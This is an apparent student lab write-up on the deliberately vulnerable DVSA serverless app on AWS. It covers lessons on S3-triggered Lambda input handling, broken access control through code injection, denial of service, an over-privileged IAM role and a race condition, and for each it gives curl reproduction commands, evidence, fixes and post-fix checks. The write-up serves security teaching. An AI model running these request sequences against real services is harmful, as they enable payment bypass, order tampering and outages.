This demonstration was performed using the deployed DVSA environment in AWS **(us-east-1).** The main resources involved were S3 receipts bucket **dvsa-receipts-bucket-577211135850-us-east-1**, the lambda function **DVSA-SEND-RECEIPT-EMAIL**, and the CloudWatch log group for the function. I used the AWS console to inspect bucket permissions, Lambda code, and CloudWatch logs. In addition, I used CloudShell to upload a test .raw file directly into the receipts bucket.

Part 4) Reproduction Steps:

1. Open the AWS Console and navigate to S3.

2. Locate and open the receipts bucket.

3. Go to the Permissions tab and observe that Block Public Access is disabled.

4. Open the Properties tab and scroll to Event notifications.

5. Confirm that an event notification exists for (all objects, suffix “. raw”, and destination is: DVSA-SEND-RECEIPT-EMAIL).

6. Create a test file locally:

```
echo "test" > trigger.raw
```

7. Upload the file into S3 bucket:

```
aws s3 cp trigger.raw s3://dvsa-receipts-bucket-<… >-us-east-1/2020/20/20/trigger.raw
```

8. Open CloudWatch in the AWS console and navigate to Log groups.

9. Open the most recent log stream in lambda/DVSA-SEND-RECEIPT-EMAIL and observe the behavior.

10. Modify the Lambda function code to validate filename before processing.

11. Deploy the modified code and repeat the same upload command.

12. Return to CloudWatch logs and confirm that the lambda function is triggered and file is rejected safely.

Part 5) Evidence and Proof:

The vulnerability was confirmed using multiple pieces of evidence. First, the S3 bucket configuration showed that public access blocking was not enabled (as shown above). Second, the bucket's event notification showed that newly created .raw files were automatically forwarded to the DVSA-SEND-RECEIPT-EMAIL Lambda function. Third, I successfully uploaded trigger.raw directly into the bucket. Lastly, CloudWatch logs showed that the Lambda function ran immediately after the upload. Before solving this issue, the backend crashed with an Index Error: list index out of range. This proves the backend trusted attacker filenames without validating them first. After fixing it, the same upload caused the Lambda to show Invalid file name format: trigger.raw and end normally without crashing.




Figure 9: Unsafe backend processing




Figure 10: Logs after fixing the code

Part 6) Fix Strategy / Problem Mitigation:

The vulnerability needed to be fixed in two places. First, the S3 bucket configuration had to be hardened by enabling Block Public Access and reviewing the bucket policy so that unwanted uploads are less likely to happen. Second, the Lambda function needed to validate uploaded object names before processing them. In addition, the function contained unnecessary command execution (using os.system), this part was replaced with safe Python file writing.

Part 7) Code / Config Changes:

I applied both configuration and code changes

- Configuration changes:
  I enabled the block all public access for the receipts bucket




Figure 11: blocking public access

- Code Changes:

- I replaced the file name parsing into name validation. Before fixing, the function assumed that the name has a specific format and extracted the values without checking. After the fix, it rejects invalid file names safely. In addition, to make the code safer, the os.system call was removed and replaced with direct file writing.

  Code before:
  order = key.split("/")[3]
  orderId = order.split("_")[0]
  userId = order.split("_")[1].replace(".raw", "")

  after:

```
order = key.split("/",1)[-1]
orderId = order.split("_")[0]
file_name= order.rsplit("/",1)[-1]
if not file_name.endswith('.raw') or "_" not in file_name:
    print("Invalid filename format:", file_name)
    return {
        "statusCode": 400,
        "body": "invalid file name format"
    }

file_name_parts= file_name.split("_")
userId= file_name_parts[1].replace(".raw", "")

s3 = boto3.client('s3')
# download file to /tmp

download_path = f'/tmp/{str(uuid.uuid4())}.txt'
date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')
with open(download_path, 'a') as f:
    f.write(f"\n----------------------\n\tDate: {date}\n")
```

Part 8) Verification After Fix:

After applying the fix, I repeated the same attack by uploading trigger.raw to the receipts bucket again. The upload still caused the Lambda function to run because the event notification remained in place, but the function no longer crashed. Instead, CloudWatch logs showed the message Invalid filename format: trigger.raw, and then it ended normally (as shown in part 5). This proves that the backend processing issue was fixed. I also verified that normal system functionality still worked after the changes.

Part 9) Structured Operation and Security Analysis:

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson 4: Insecure Cloud Configuration	Only trusted receipt files should enter the S3-to-Lambda workflow, and filenames must be validated before processing.	S3 permissions page, Event Notifications, Lambda code, CloudWatch logs, AWS cloud shell	Expected receipt-processing workflow through S3 and Lambda	Direct upload of trigger.raw triggered Lambda and caused IndexError before the fix

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Lesson 4: Insecure Cloud Configuration	The backend trusted attacker filenames and processed them without validation, violating the intended safe processing rule.	Intentional misuse / security-relevant abuse	Enabled Block Public Access in S3, added filename validation and removed os.system in DVSA-SEND-RECEIPT-EMAIL	Same upload now logs Invalid filename format and ends without crash

Part 10) Takeaway:

This lesson shows that in serverless systems, S3 is not just for storing files. It is part of how the system works. If an attacker can upload files to the bucket, those files can trigger Lambda functions and affect the backend. If the system does not properly check these files, it can lead to security problems. The main lesson is to restrict access to S3 and always validate inputs in the backend.

Lesson #5 Broken Access Control:

Part 1) Goal and Vulnerability Summary:

This lesson shows a Broken Access Control vulnerability in the DVSA system. A normal logged-in user can misuse the public order function and, using code injection, reach a hidden admin function (DVSA-ADMIN-UPDATE-ORDERS). This admin function can change important order details such as the order status. Due to this, an attacker can make an order look paid without completing the payment process.

Part 2) Root Cause:

This vulnerability happens because of two main problems. First, the public function DVSA-ORDER-MANAGER is vulnerable to code injection. This allows an attacker to run their own code inside the server. Second, the hidden function DVSA-ADMIN-UPDATE-ORDERS does not check if the user is an admin before updating the order. This allows the attacker to pass the normal payment process.

Part 3) Environment and Setup:

This demonstration was performed using the deployed DVSA environment in AWS (us-east-1). The main resources involved were the API Gateway endpoint for orders, the Lambda functions DVSA-ORDER-MANAGER and DVSA-ADMIN-UPDATE-ORDERS. I used the browser DevTools to capture requests, and the terminal with curl to send custom requests.

Part 4) Reproduction Steps:

1. Open the DVSA website and create a new order.
2. Stop before completing payment.
3. Use DevTools or API to extract the order-id and userId.
4. Verify that the order status is still open:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw '{"action":"get","order-id":"ORDER_ID"}'
```

5. Create a malicious payload file (lesson5_payload.json) and set the status code to 120.
6. Execute the attack:

```
curl -s -X POST "$API" \
-H "Content-Type: application/json" \
-H "Authorization: $TOKEN" \
--data @lesson5_payload.json
```

7. Retrieve the order again and observe the updated status.

Part 5) Evidence and Proof:

The vulnerability was confirmed using API responses. Before the attack, the order had orderStatus= 100, meaning it was still open and unpaid. After executing the malicious payload, the order was updated to orderStatus= 120, meaning it was marked as paid. In addition, the confirmationToken changed to FREE_RIDE_TOKEN, even though no payment was completed. This proves that the attacker was able to pass the payment process and directly modify the order.

```
meznah@meznah-VirtualBox:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}"
{"status":"ok","order":{"address":{"name":"Meznah Yahya","address":"Khobar","
phone":"222222","email":""},"confirmationToken":"","itemList":{"1020":1},"or
derId":"b79ea1fd-d74e-4705-bc85-f84d6c989309","orderStatus":100,"paymentTS":1
776866728,"totalAmount":0,"userId":"a448d4c8-e0c1-70b4-4cb1-940ee8d2d2e0"}}me
znah@meznah-VirtualBox:~$ cucurl -s -X POST "$API" \
```

Figure 12: Order status before attack

```
{"status":"err","msg":"unknown action"}meznah@meznah-VirtualBox:~$ curl -s "$
API" \                          curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}"
{"status":"ok","order":{"address":{"name":"Hacker","email":"hacker@test.com",
"address":"123 Hack St"},"confirmationToken":"FREE_RIDE_TOKEN","itemList":{"1
020":1},"orderId":"b79ea1fd-d74e-4705-bc85-f84d6c989309","orderStatus":120,"p
aymentTS":1711713536,"totalAmount":0,"userId":"a448d4c8-e0c1-70b4-4cb1-940ee8
```

Figure 13:Order status after attack

My Orders

Date	ID	Status	Total	Confirmation
3/29/2024, 2:58:56 PM	b79ea1fd-d74e-4705-bc85-f84d6c989309	paid	$0	FREE_RIDE_TOKEN

Figure 14: Order shown in DVSA

Part 6) Fix Strategy / Problem Mitigation:

The vulnerability needed to be fixed in more than one place. First, the public DVSA-ORDER-MANAGER function must prevent code injection by safely handling user input instead of executing it. Second, the DVSA-ADMIN-UPDATE-ORDERS function must include a proper authorization check to ensure that only admin users can update sensitive fields such as order status. Finally, the Lambda permissions should be restricted so that the public function cannot invoke the admin function. These changes ensure that attacker input cannot be executed, and even if it reaches the backend, it cannot perform unauthorized actions.

Part 7) Code / Config Changes:

The fix was applied by updating both the public order manager function and the admin update function. The manager function was modified to safely handle user input and prevent code injection, while the admin function was updated to enforce proper authorization checks before allowing any changes.

```
const serialize = require('node-serialize');
const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
const { CognitoIdentityProviderClient, AdminGetUserCommand } = require("@aws-sdk/client-cognito-identity-provider");
const jose = require('node-jose');



exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = serialize.unserialize(event.body);
    var headers = serialize.unserialize(event.headers);
```

Figure 15: Before code in DVSA-ORDER-MANAGER

```
const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
const { CognitoIdentityProviderClient, AdminGetUserCommand } = require("@aws-sdk/client-cognito-identity-provider");
const jose = require('node-jose');



exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;
    var headers = typeof event.headers === "string" ? JSON.parse(event.headers) : event.headers;
```

Figure 16: After code in DVSA-ORDER-MANAGER

```python
cognito = boto3.client("cognito-idp")
user_pool_id = os.environ["userpoolid"]

try:
    user_data = cognito.admin_get_user(
        UserPoolId=user_pool_id,
        Username=user
    )
except ClientError:
    return {"status": "err", "msg": "Could not verify user"}

is_admin = "false"
for attr in user_data.get("UserAttributes", []):
    if attr["Name"] == "custom:is_admin":
        is_admin = attr["Value"]
        break

if is_admin != "true":
    return {"status": "err", "msg": "forbidden"}
```

Figure 17: Added code in DVSA-ADMIN-UPDATE-ORDER

Part 8) Verification After Fix:

After applying the fix, I repeated the same attack using the same payload. This time, the attack failed and the order status did not change. The API response showed that the order remained at orderStatus= 100. In some cases, the system returned an error message such as “forbidden”. This confirms that the vulnerability has been successfully fixed and that unauthorized updates are no longer possible.

```
meznah@meznah-VirtualBox:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}"
{"status":"ok","order":{"address":{"name":"Meznah Yahya","address
phone":"222222","email":""},"confirmationToken":" ","itemList":{"
derId":"a789eba4-e663-4b77-8463-10db6776f119","orderStatus":100,"
```

Figure 18:After fixing attack attempt

```
meznah@meznah-VirtualBox:~$ curl -s -X POST "$API" \
-H 'Content-Type: application/json' \
-H "Authorization: $TOKEN" \
--data @lesson5_payload.json
{"status":"err","msg":"unknown action"}meznah@meznah-VirtualBox:~$ cur
API" \                                  curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_ID\"}"
{"status":"ok","order":{"address":{"name":"Meznah Yahya","address":"Kh
phone":"222222","email":""},"confirmationToken":" ","itemList":{"1014"
derId":"a789eba4-e663-4b77-8463-10db6776f119","orderStatus":100,"payme
```

Figure 19:After fixing attack fail

Part 9) Structured Operation and Security Analysis:

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson 5: Broken Access Control	Only admins can update order status	API responses, JWT, curl	Order remains unpaid before billing	Order changed to paid without payment

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Lesson 5: Broken Access Control	Unauthorized user accessed admin function	Intentional misuse / security-relevant abuse	Added admin check in Lambda and restricted permissions	Order status no longer changes

Part 10) Takeaway:

This lesson shows that access control is very important in serverless systems. Even if the system has separate admin functions, they must be properly protected. If authorization checks are missing, attackers can reach sensitive functionality and cause serious damage. The main lesson is to always enforce strict access control.

Lesson #6: Denial of Service (DoS)

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a Denial of Service (DoS) vulnerability in DVSA. By sending many requests to the Lambda function, an attacker can overwhelm it and prevent legitimate users from completing their orders.

Part 2) Why This Works / Root Cause

The billing endpoint has no limit on how many requests it can receive at once. When 50 requests are received at the same time, Lambda runs out of capacity to handle them all, causing it to crash and return internal server errors.

Part 3) Environment and Setup

- DVSA Website URL: http://dvsa-website-577211135850-us-east-1.s3-website.us-east-1.amazonaws.com/store
- API Endpoint: https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/dvsa/order
- Tools used: AWS CloudShell, curl
- User account: a registered DVSA user

Part 4) Reproduction Steps

1. Created a new order and saved the order ID
2. Added shipping details
3. Ran many billing requests at the same time
4. The billing service crashed with internal server errors

Part 5) Evidence and Proof

The screenshot of terminal output shows all requests failing and the log stream shows concurrent actions.


```
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
{"message": "Internal server error"}
```

Part 6) Fix Strategy / Probable Mitigation

The fix is to add rate limiting at the API Gateway stage to limit how many requests per second a user can send.

Part 7) Code / Config Changes

API Gateway -> Stages -> dvsa -> Throttling settings -> Set Rate to 10 and Burst to 5



Part 8) Verification After Fix

After applying API Gateway throttling, repeated flood testing shows the service limiting concurrent requests. The throttling reduces attacks from causing complete service crashes.

```
{"message":"Too Many Requests"}
{"message":"Too Many Requests"}{"message":"Too Many Requests"}{"message":"Too Many Requests"}
{"message":"Too Many Requests"}
{"message":"Too Many Requests"}


{"message":"Too Many Requests"}{"message":"Too Many Requests"}

{"message":"Too Many Requests"}{"message":"Too Many Requests"}

{"message":"Too Many Requests"}
{"message":"Too Many Requests"}
{"message":"Too Many Requests"}{"message":"Too Many Requests"}

{"message":"Too Many Requests"}{"message":"Too Many Requests"}

{"message":"Too Many Requests"}
{"message":"Too Many Requests"}
{"message":"Too Many Requests"}{"message":"Too Many Requests"}
{"message":"Too Many Requests"}
{"message":"Too Many Requests"}
```

Part 9) Structured Analysis Tables

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
DoS	The endpoint must handle requests and not allow one user to use all capacity	API requests, terminal output, CloudWatch logs	Single request processes normally	Many concurrent requests cause internal server errors and crash

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
DoS	Attackers can exhaust Lambda, violating availability	misuse	API Gateway throttling	Second flood shows 'Too many requests' which shows no complete service crash

Part 10) Takeaway / Lessons Learned

Without rate limiting, any user can trigger unlimited concurrent requests and crash the service. We should always apply throttling at the API Gateway to protect the backend functions.

Lesson #7: Over-Privileged Function

Part 1) Goal and Vulnerability Summary

This lesson demonstrates an over-privileged Lambda function in DVSA. The DVSA-SEND-RECEIPT-EMAIL function has far more permissions than it needs. Instead of only being able to send emails, it can read, write and delete any S3 bucket and any DynamoDB table in the account.

Part 2) Why This Works / Root Cause


The function's IAM execution role uses resources (*) in its policies. This means any code running inside the function has permissions to access all AWS resources in the account.

Part 3) Environment and Setup


- AWS Console: IAM, Lambda
- Function: DVSA-SEND-RECEIPT-EMAIL
- Role: serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole
- Tools: IAM Policy Simulator, AWS Console

Part 4) Reproduction Steps

1. Opened the DVSA-SEND-RECEIPT-EMAIL Lambda function
2. Configuration -> Permissions -> execution role



3. Reviewed attached policies and found wildcard resources in S3 and DynamoDB policies
4. Opened IAM Policy Simulator, selected the role



5. Tested S3 GetObject and PutObject on arn:aws:s3:::some-bucket/some-key and got Allowed
6. Tested DynamoDB Scan, GetItem, PutItem, DeleteItem on table/some-table and got Allowed

Part 5) Evidence and Proof

- Policy showing arn:aws:s3:::*/* and table/* as resources

SendReceiptFunctionRolePolicy1

```
{
    "Statement": [
        {
            "Action": [
                "s3:GetObject",
                "s3:ListBucket",
                "s3:GetBucketLocation",
                "s3:GetObjectVersion",
                "s3:PutObject",
                "s3:PutObjectAcl",
                "s3:GetLifecycleConfiguration",
                "s3:PutLifecycleConfiguration",
                "s3:DeleteObject"
            ],
            "Resource": [
                "arn:aws:s3:::*",
                "arn:aws:s3:::*/*"
            ],
            "Effect": "Allow"
        }
```

SendReceiptFunctionRolePolicy2

```
{
    "Statement": [
        {
            "Action": [
                "dynamodb:GetItem",
                "dynamodb:DeleteItem",
                "dynamodb:PutItem",
                "dynamodb:Scan",
                "dynamodb:Query",
                "dynamodb:UpdateItem",
                "dynamodb:BatchWriteItem",
                "dynamodb:BatchGetItem",
                "dynamodb:DescribeTable",
                "dynamodb:ConditionCheckItem"
            ],
            "Resource": [
                "arn:aws:dynamodb:us-east-1:577211135850:table/*",
                "arn:aws:dynamodb:us-east-1:577211135850:table/*/index/*"
            ],
            "Effect": "Allow"
```

SendReceiptFunctionRolePolicy3

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": [
                "sts:GetCallerIdentify"
            ],
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```

- IAM Policy Simulator showing S3 and DynamoDB actions as Allowed on arbitrary resources

Amazon S3	PutObject	not required	*	allowed	1 matching statements.
Amazon S3	GetObject	not required	*	allowed	1 matching statements.

Amazon DynamoDB	Scan	table	table	allowed	1 matching statements.
Amazon DynamoDB	GetItem	table	table	allowed	1 matching statements.
Amazon DynamoDB	PutItem	table	table	allowed	1 matching statements.
Amazon DynamoDB	DeleteItem	table	table	allowed	1 matching statements.

- It proves the function can access any bucket or table beyond its intended purpose

Part 6) Fix Strategy / Probable Mitigation

Restricting each policy to only the exact resources and actions the function needs. Remove broad policies like AmazonSESFullAccess and replace them with specific permissions.

Part 7) Code / Config Changes

- **SendReceiptFunctionRolePolicy1:** Restricted S3 actions to only GetObject and PutObject on arn:aws:s3:::dvsa-*receipts*/*

Modify permissions in SendReceiptFunctionRolePolicy1 Info

Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.

Policy editor

```
1  {
2      "Statement": [
3          {
4              "Action": [
5                  "s3:GetObject",
6                  "s3:PutObject"
7              ],
8              "Resource": [
9                  "arn:aws:s3:::dvsa-*receipts*/*"
10             ],
11             "Effect": "Allow"
12         }
13     ]
14 }
```

- **SendReceiptFunctionRolePolicy2:** Restricted DynamoDB to only GetItem on arn:aws:dynamodb:us-east-1:577211135850:table/DVSA-ORDERS-DB

Modify permissions in SendReceiptFunctionRolePolicy2 Info


Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.

Policy editor

```
1  {
2      "Statement": [
3          {
4              "Action": [
5                  "dynamodb:GetItem"
6              ],
7              "Resource": [
8                  "arn:aws:dynamodb:us-east-1:577211135850:table/DVSA-ORDERS-DB"
9              ],
10             "Effect": "Allow"
11         }
12     ]
13 }
```


- **SendReceiptFunctionRolePolicy3:** Replaced with specific SES SendEmail permissions only

- **AmazonSESFullAccess:** Removed



Part 8) Verification After Fix

Ran IAM Policy Simulator again after the fix. S3 PutObject on an arbitrary bucket now shows Denied. DynamoDB Scan and DeleteItem on an arbitrary table now shows Denied.



Part 9) Structured Analysis Tables

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Over-Privileged Function	The receipt function must only access resources needed to send emails	IAM policies, Policy Simulator, Lambda configuration	Function sends receipt emails normally	Policy Simulator shows function can access any S3 bucket and DynamoDB table

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Over-Privileged Function	Wildcard resources give access beyond the function's purpose.	Misconfiguration	Restricted all policies to specific DVSA resources only, removed AmazonSESFullAccess	Policy Simulator shows Denied for arbitrary S3 and DynamoDB resources

Part 10) Takeaway / Lessons Learned

If the function is ever compromised through a bug or injection, the attacker will have all its permissions. A receipt email function shouldn’t be able to scan the entire database or write to unrelated S3 buckets.

Lesson #8: Logic vulnerabilities

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a race condition in DVSA's order processing. By sending a billing request and an order update request at the exact same time, an attacker can manipulate the final order state so that more items are recorded than what was actually paid for. The weakness is that the application does not lock the order during billing, allowing concurrent modifications.

Part 2) Why This Works / Root Cause

When billing starts, the order status stays at 100 (open) until the billing Lambda finishes processing. During this, the update Lambda can still modify the item list because it only blocks updates when status is above 110.

Part 3) Environment and Setup

- API Endpoint: https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/dvsa/order
- Tools: AWS CloudShell, curl, AWS Console, DynamoDB

- Lambda functions involved: DVSA-ORDER-MANAGER, DVSA-ORDER-UPDATE, DVSA-ORDER-BILLING
- Database: DVSA-ORDERS-DB DynamoDB table
- One registered DVSA user account

Part 4) Reproduction Steps

1. Created a new order with 1 item and saved the order ID

```
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"new","cart-id":"race-cart-
001","items":{"1":1}}' | jq
{
  "status": "ok",
  "msg": "order created",
  "order-id": "16f21aa0-5edb-45d8-9fda-51aff5e9e46a"
}
```

2. Added shipping details to advance the order to the next stage
3. Sent billing request and update request simultaneously using & in CloudShell
4. Billing processed payment for 1 item while update changed quantity to 5
5. Queried DynamoDB directly to confirm the final order state

Part 5) Evidence and Proof

DynamoDB query showed the order with itemList: {"1": 5} (5 items) and totalAmount: 0 (paid $0) with orderStatus: 100 confirming the race condition succeeded. The cart update returned "cart updated" while billing was still processing.

```
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"billing","order-id":"'"$RA
CE_ORDER"'","data":{"ccn":"4242424242424242","exp":"11/25","cvv":"123"}}' | jq &
[1] 236
~ $
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"update","order-id":"'"$RAC
E_ORDER"'","items":{"1":5}}' | jq &
[2] 238
~ $
~ $ wait{
  "status": "ok",
  "msg": "cart updated"
}
```

```
    },
    "itemList": {
      "M": {
        "1": {
          "N": "5"
        }
      }
    },
    "orderId": {
      "S": "16f21aa0-5edb-45d8-9fda-51aff5e9e46a"
    },
    "orderStatus": {
      "N": "100"
    },
    "paymentTS": {
      "N": "1776022393"
    },
    "totalAmount": {
      "N": "0"
    },
    "userId": {
      "S": "54181498-6091-703c-c083-1e71736e0895"
    }
```


Part 6) Fix Strategy / Probable Mitigation

